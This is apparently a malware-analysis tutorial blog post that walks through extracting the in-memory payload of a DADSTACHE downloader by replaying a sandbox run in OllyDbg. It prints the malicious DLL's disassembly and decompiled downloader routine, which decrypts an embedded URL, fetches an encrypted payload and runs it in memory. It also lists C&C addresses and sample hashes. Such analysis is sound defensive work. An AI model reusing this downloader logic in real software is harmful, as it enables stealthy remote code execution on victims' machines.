Knowledge Fragment: Casting Sandbox Necromancy on DADSTACHE

danielplohmann.github.io/blog/2020/07/10/kf-sandbox-necromancy.html

I'm still thinking of a good way to revive this blog. One idea I had is to simply write about interesting encounters I have while maintaining/extending the Malpedia corpus.

I recently had one such encounter when working on a submission by Rony, about which mak also tweeted. Additionally, Elastic already wrote a detailed blog post on this campaign.

Why this blog post then? Well, I think it's worthwhile to focus a bit on the methodology side of things, especially as this concrete case allows to showcase a common workflow pattern that can be applied during analysis. Generally, I feel that there are great beginner tutorials for malware analysis and RE but material for intermediate skill is not as widely available. Perhaps I should focus on that in the future? Let me know.

For today, as a basis, there is this great ANY.RUN capture for the given case, which we will dissect in this post!
I'll also provide all relevant data, so you can use this as a hands-on exercise/walkthrough.

In summary, we will briefly look at an attack using

- a Word-based downloader pulling
- another downloader (using DLL Search Order Hijacking) which then fetches
- a payload that is only decrypted in memory.

Our objective: We want to extract that final memory-only payload.
For this we will use Sandbox Necromancy!

Sandbox Necromancy?

I've chosen the title "Sandbox Necromancy" to describe the following analysis workflow pattern:
Given a previous (automated) dynamic analysis and corresponding recordings (sandbox run, PCAP, memory dumps, …), a malware analyst wants to recreate a specific situation that existed during this dynamic analysis in order to do additional research, e.g. access volatile data.

Over the years I have encountered several variations of this pattern, typically when writing malware traffic/configuration decryptors or unpacking samples.

Sandbox Necromancy may become necessary in cases where the *world changed* since the recordings, for example because the respective C&C server has disappeared or our IP address was blocked or it is generally geofenced and we still want to continue to investigate. It can also be required when there is no VM snapshot from a previous investigation available and we have to recreate a identical runtime situation from whatever data we have still available.

In some cases it also allows us to repeat specific analysis steps decoupled from external dependencies, potentially speeding up the analysis itself.


via GIPHY

I'll now explain how this applies to the concrete case.

A wild DADSTACHE appears

Please spend a couple minutes reviewing the following ANY.RUN capture.

Done? Good! :)



You may have assessed that:

- The process tree lists 3 executables (`WINWORD.exe -> cmd.exe -> LogiMailApp.exe`)
- The network tabs list a lot of traffic from `WINWORD.exe` and `LogiMailApp.exe` but sadly it appears that everything is encrypted.
- A closer look at the behavior of `WINWORD.exe` reveals:
    - 6 network connections, pulling ~430kb of data
    - a few created files, among them `LogiMailApp.exe` and `LogiMailApp.dll` (adding up to 410kb, corresponding to the downloads)
- A closer look at the behavior of `cmd.exe` reveals… not much at all, apart from being used to start `LogiMailApp.exe` .
- A closer look at the behavior of `LogiMailApp.exe` reveals
    - an initial network check-in (`104.248.148.156 (armybar.hopto.org)`), leading to a download of 140kb of data
    - a file `Encrypted[1]` of size 135kb potentially corresponding to that download
    - many more network check-ins (`139.59.31.188 (tomema.myddns.me)`) to another IP address, starting approximately one minute after the first check-in.

This allows to theorize the secondary check-ins have something to do with the `Encrypted[1]` and what happens to it once it is downloaded and in-memory. However, there is no way to simply obtain this decrypted in-memory code fragment, as it was not stored by sandbox.

Because the C&C server of interest (`104.248.148.156 (armybar.hopto.org)`) is dead by now, we can not simply perform a dynamic analysis / debugging session and walk through these steps as `Encrypted[1]` will never be downloaded. Maybe we also do not want the threat actors to know that we are performing this analysis and want to perform no network interaction anyway. This is where our sandbox necromancy comes into play.

Luckily, ANY.RUN allows us to collect all files needed to revive the execution state. They are also available on VirusTotal and potentially elsewhere:

`LogiMailApp.exe` (optional)
sha256: `93810c5fd9a287d85c182d2ad13e7d30f99df76e55bb40e5bc7a486d259810c8`
`LogiMail.dll` (sideloaded by `LogiMailApp.exe` - but can also be loaded directly in a debugger)
sha256: `11508c1727134877dea18f30df2d2c659a112e632c3fb8e16ddad722727c775a`
`Encrypted` (our target)
sha256: `06a4246be400ad0347e71b3c4ecd607edda59fbf873791d3772ce001f580c1d3`

If you want to play along, I have packaged them here (password: `infected`) for simplicity.
I spare you the typical warnings about malware and just assume you know what you are doing when you ended up reading so far in. :)

Analysis of LogiMail.dll

We will now dive a bit deeper, first obtaining an overview using static analysis and then performing the actual necromancy using a debugger.

Static Analysis

Looking at `LogiMail.dll`, we quickly identify the function `DllGetClassObject` at offset `0x10002250` as relevant because

- it makes use of WinAPI calls such as `URLDownloadToFileA`, `ReadFile`, and `CryptDecrypt`, which fits what we are looking for and
- it is also an exported function

Here's the control flow graph:

```
; Exported entry   2. DllGetClassObject


; Attributes: bp-based frame

; HRESULT __stdcall DllGetClassObject(const IID *const rclsid, const IID *const riid, LPVOID *ppv)
public DllGetClassObject
DllGetClassObject proc near

Dst= byte ptr -218h
pbBinary= byte ptr -114h
NumberOfBytesRead= dword ptr -10h
var_C= dword ptr -0Ch
cchString= dword ptr -8
pcbBinary= dword ptr -4
rclsid= dword ptr  8
riid= dword ptr  0Ch
ppv= dword ptr  10h

push    ebp
mov     ebp, esp
sub     esp, 218h
lea     eax, [ebp+Dst]
push    ebx
push    esi
push    edi
push    104h            ; Size
push    0               ; Val
push    eax             ; void *
call    _memset
mov     ecx, offset pszString ; "HcRVJiZhrS2e0itoEyk/kaOz5fqCiLl4tr6CI4R"...
add     esp, 0Ch
lea     edx, [ecx+1]
nop     word ptr [eax+eax+00h]
```

```
loc_10002280:
mov     al, [ecx]
inc     ecx
test    al, al
jnz     short loc_10002280
```

```
push    104h            ; Size
lea     eax, [ebp+pbBinary]
sub     ecx, edx
push    0               ; Val
push    eax             ; void *
mov     [ebp+cchString], ecx
call    _memset
add     esp, 0Ch
mov     [ebp+pcbBinary], 104h
lea     eax, [ebp+Dst]
mov     [ebp+var_C], 0
push    104h            ; nSize
push    eax             ; lpDst
push    offset Src      ; "%TMP%\\~lisecesl.pcs"
call    ds:ExpandEnvironmentStringsA
push    0               ; pdwFlags
push    0               ; pdwSkip
lea     eax, [ebp+pcbBinary]
push    eax             ; pcbBinary
lea     eax, [ebp+pbBinary]
push    eax             ; pbBinary
push    1               ; dwFlags
push    [ebp+cchString] ; cchString
push    offset pszString ; "HcRVJiZhrS2e0itoEyk/kaOz5fqCiLl4tr6CI4R"...
call    ds:CryptStringToBinaryA
test    eax, eax
jz      loc_10002418
```

```
call    sub_10002430
test    al, al
jz      loc_10002418
```

```
lea     eax, [ebp+pcbBinary]
push    eax                 ; pdwDataLen
lea     eax, [ebp+pbBinary]
push    eax                 ; pbData
push    0                   ; dwFlags
push    1                   ; Final
push    0                   ; hHash
push    hKey                ; hKey
call    ds:CryptDecrypt
test    eax, eax
jz      loc_10002413
```

```
call    sub_10002530
mov     eax, [ebp+pcbBinary]
mov     [ebp+eax+pbBinary], 0
lea     eax, [ebp+pbBinary]
push    eax
push    offset aS           ; "%s"
push    offset pszString ; "HcRVJiZhrS2e0itoEyk/kaOz5fqCiLl4tr6CI4R"...
call    sub_10001FB0
add     esp, 0Ch
nop     dword ptr [eax+00000000h]
```

```
loc_10002413:
call    sub_10002530
```

```
loc_10002350:               ; LPBINDSTATUSCALLBACK
push    0
push    0                   ; DWORD
lea     eax, [ebp+Dst]
push    eax                 ; LPCSTR
push    offset pszString ; "HcRVJiZhrS2e0itoEyk/kaOz5fqCiLl4tr6CI4R"...
push    0                   ; LPUNKNOWN
call    ds:URLDownloadToFileA
test    eax, eax
jnz     loc_10002403
```


```
loc_10002418:
pop     edi
pop     esi
xor     eax, eax
pop     ebx
mov     esp, ebp
pop     ebp
retn
DllGetClassObject endp
```

```
push    eax                 ; hTemplateFile
push    eax                 ; dwFlagsAndAttributes
push    3                   ; dwCreationDisposition
push    eax                 ; lpSecurityAttributes
push    1                   ; dwShareMode
push    80000000h           ; dwDesiredAccess
lea     eax, [ebp+Dst]
push    eax                 ; lpFileName
call    ds:CreateFileA
mov     edi, eax
cmp     edi, 0FFFFFFFFh
jz      short loc_10002403
```

```
push    0                   ; lpFileSizeHigh
push    edi                 ; hFile
call    ds:GetFileSize
mov     esi, eax
push    esi                 ; Size
mov     [ebp+cchString], esi
call    _malloc
add     esp, 4
mov     ebx, eax
lea     eax, [ebp+NumberOfBytesRead]
push    0                   ; lpOverlapped
push    eax                 ; lpNumberOfBytesRead
push    esi                 ; nNumberOfBytesToRead
push    ebx                 ; lpBuffer
push    edi                 ; hFile
call    ds:ReadFile
push    edi                 ; hObject
call    ds:CloseHandle
lea     eax, [ebp+Dst]
push    eax                 ; lpFileName
call    ds:DeleteFileA
call    sub_10002430
test    al, al
jz      short loc_100023FE
```

```
lea     eax, [ebp+cchString]
push    eax                 ; pdwDataLen
push    ebx                 ; pbData
push    0                   ; dwFlags
push    1                   ; Final
push    0                   ; hHash
push    hKey                ; hKey
call    ds:CryptDecrypt
test    eax, eax
jz      short loc_100023FE
```

```
lea     eax, [ebp+var_C]
mov     ecx, ebx
push    eax
call    sub_100012F0
add     esp, 4
```



Through careful analysis we can learn the following:

- `"%TMP%\\~liseces1.pcs"` is being passed to `ExpandEnvironmentStringsA` , which replaces `%TEMP%` by the full path. In case of our ANY.RUN trace, this would be `C:\Users\admin\AppData\Local\Temp\~liseces1.pcs`
- a string `HcRVJiZhrS2e0itoEyk/kaOz5fqCiLl4tr6CI4RlO5FWMRCgDA2dXXbaKMHm9Ffv` is being passed to `CryptStringBinaryA` with flag `0x1` (meaning `CRYPT_STRING_BASE64`), which will then produce the corresponding binary string (`1dc455262661ad2d9ed22b6813293f91a3b3e5fa8288b978b6be822384653b91563110a00c0d9d5d76da28c1e6f457ef`) in `pbBinary`
- `pbBinary` is then decrypted using `CryptDecrypt` (with `hKey` being previously set up in `sub_10002430` -> an AES128 key derived using the SHA256 hash of string `7PLGdUh0jc-1GoEl`)
- this decrypted string is then being passed to `UrlDownloadToFileA` , indicating it's potentially a URL. As download destination, we can see the previously expanded path for `~liseces1.pcs` being used
- if the download is successful, the file is read (`CreateFileA` , `GetFileSize` , `ReadFile`) and afterwards deleted (`DeleteFileA`)
- Another call to `CryptDecrypt` is used on the file content now residing in memory.
- The decrypted contents are being passed to `sub_100012f0` - let's assume for now this is for readying execution of the in-memory payload.

For readability, here's also HexRays' decompilation output:

```
HRESULT __stdcall DllGetClassObject(const IID *const rclsid, const IID *const riid, LPVOID *ppv)
{
  HANDLE v3; // eax
  void *v4; // edi
  DWORD v5; // esi
  void *v6; // ebx
  CHAR Dst[260]; // [esp+Ch] [ebp-218h]
  BYTE pbBinary[260]; // [esp+110h] [ebp-114h]
  DWORD NumberOfBytesRead; // [esp+214h] [ebp-10h]
  int v11; // [esp+218h] [ebp-Ch]
  DWORD cchString; // [esp+21Ch] [ebp-8h]
  DWORD pcbBinary; // [esp+220h] [ebp-4h]

  memset(Dst, 0, sizeof(Dst));
  cchString = strlen(pszString);
  memset(pbBinary, 0, sizeof(pbBinary));
  pcbBinary = 260;
  v11 = 0;
  ExpandEnvironmentStringsA("%TMP%\\~liseces1.pcs", Dst, 0x104u);
  if ( CryptStringToBinaryA(pszString, cchString, 1u, pbBinary, &pcbBinary, 0, 0) &&
       sub_10002430() )
  {
    if ( CryptDecrypt(hKey, 0, 1, 0, pbBinary, &pcbBinary) )
    {
      sub_10002530();
      pbBinary[pcbBinary] = 0;
      sub_10001FB0(pszString, "%s", (const char *)pbBinary);
      while ( 1 )
      {
        if ( !URLDownloadToFileA(0, pszString, Dst, 0, 0) )
        {
          v3 = CreateFileA(Dst, 0x80000000, 1u, 0, 3u, 0, 0);
          v4 = v3;
          if ( v3 != (HANDLE)-1 )
          {
            v5 = GetFileSize(v3, 0);
            cchString = v5;
            v6 = malloc(v5);
            ReadFile(v4, v6, v5, &NumberOfBytesRead, 0);
            CloseHandle(v4);
            DeleteFileA(Dst);
            if ( sub_10002430() )
            {
              if ( CryptDecrypt(hKey, 0, 1, 0, (BYTE *)v6, &cchString) )
                sub_100012F0(&v11);
            }
            sub_10002530();
          }
        }
        Sleep(0x3E8u);
      }
    }
    sub_10002530();
  }
  return 0;
}
```

Alright, armed with this knowledge, we can now plan our ritual.

Dynamic Analysis


Given that we already have the involved files, we can simply craft the desired execution flow in the debugger. This will let us ignore the cryptography details and work with a `~liseces1.pcs` - which already magically appeared without the need of network access. We will only need `LogiMail.dll` and `Encrypted` for this.

Our plan is to simply start up `LogiMail.dll` and step through `DllGetClassObject`. As all WinAPI calls except `URLDownloadToFileA` have no dependency, we should be able to work our way through them from the beginning of the function. We will then just skip the download and modify the arguments of `CreateFileA` to point wherever we put the

“downloaded” file. Once it is read into memory and decrypted, we simply dump the buffer to obtain our initially stated goal: extraction of a payload, previously not found in the sandbox run.


My tool of choice here is a Win7 VM and OllyDbg.

The following screenshot shows the initial view after loading the DLL:




We see that Windows decided that `0x1c0000` was a good place to load `LogiMail.dll` and simply adjust all offsets to that. The function OllyDbg sets us initially to is `DllEntryPoint`. If we would simply redirect our execution now to our target function `DllGetClassObject`, we might encounter problems, as execution has not been set up properly yet (stack cookie and heap initialization, …). So it does not hurt to simply step over until the end of this function (return at `0x1c2eee`).
This is now also an exceptionally great time to create a first VM snapshot. :)

We are now ready to jump (`CTRL+G`) to `DllGetClassObject` at `0x1c2250`. In order to continue here, we simply set the first instruction as “New Origin” via the context menu



We are greeted with the strings and WinAPI calls identified during static analysis. As I said, we do not want to be bothered with the cryptography and download, so we can simply set a breakpoint on the call to `URLDownloadToFileA` (`0x1c2362`) and run:



